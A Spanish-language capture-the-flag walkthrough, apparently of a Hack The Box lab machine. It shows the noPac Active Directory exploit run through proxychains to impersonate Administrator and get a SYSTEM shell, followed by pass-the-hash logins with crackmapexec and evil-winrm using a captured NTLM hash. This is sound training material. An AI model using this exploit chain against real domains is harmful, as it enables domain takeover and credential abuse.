
clono el repositorio
git clone https://github.com/Ridter/noPac.git



instalo los requisitos
pip install -r requirements.txt




ahora ejecutamos el script scanner.py este requiere domino usuario y contraseña esto lo utilzamos con el usuario localadmin la ip es la de la maquina intermedia o el contenedor y aca lo ejecutamos con proxychains
proxychains python3 scanner.py windcorp.htb/localadmin:Secret123 -dc-ip 172.31.176.1




nos tira erro por que el reloj del active directory debe estar sincronizado con el nuestro

fechas en active directory

para validar la fecha lo podemos hacer con curl , el flag -k es por el certificado
curl -s -X GET "https://windcorp.htb" -I -k | grep date




tenemos un desface de 5 horas casi aparte esta con GMT Grenwich meridiano time
primero seteamos esto
timedatectl set-timezone 'GMT'



y ahora para setar la hora con respecto a la de la maquina con date --set
sudo date --set="$(curl -s -X GET "https://windcorp.htb" -I -k | grep date | cut -d ' ' -f 2-)"

ahora que estoy sincronizado ejecuto
proxychains python3 scanner.py windcorp.htb/localadmin:Secret123 -dc-ip 172.31.176.1




ahora si dice Got TGT por lo cual podemos ejecutar el siguiete script de NOPAC
utilizamos la guia de git hub

python noPac.py cgdomain.com/sanfeng:'1qaz@WSX' -dc-ip 10.211.55.203 -dc-host lab2012 -shell --


impersonate administrator
modificamos a lo que nos corresponde
y windcorp.htb/localadmin:Secret123 -dc-ip 172.31.176.1

-dc-host es el nombre de la pc




python noPac.py windcorp.htb/localadmin:Secret123 -dc-ip 172.31.176.1 -dc-host earth -shell --impersonate administrator


proxychains python3 noPac.py windcorp.htb/localadmin:Secret123 -dc-ip 172.31.176.1 -dc-host earth -shell --impersonate administrator




y somo system




esta consola no nos deja hacer cd por lo cual tenemos que ver solo la flag



por lo cual como ya habiamos tenido el hash hacemos pass the hash
proxychains crackmapexec smb 172.31.176.1 -u Administrator -H 3CCC18280610C6CA3156F995B5899E09



proxychains evil-winrm -i 172.31.176.1 -u Administrator -H 3CCC18280610C6CA3156F995B5899E09



DUra la maquina fuerte realmente toca muchas cosas y ese tema de los certificados a uno lo vuelven loco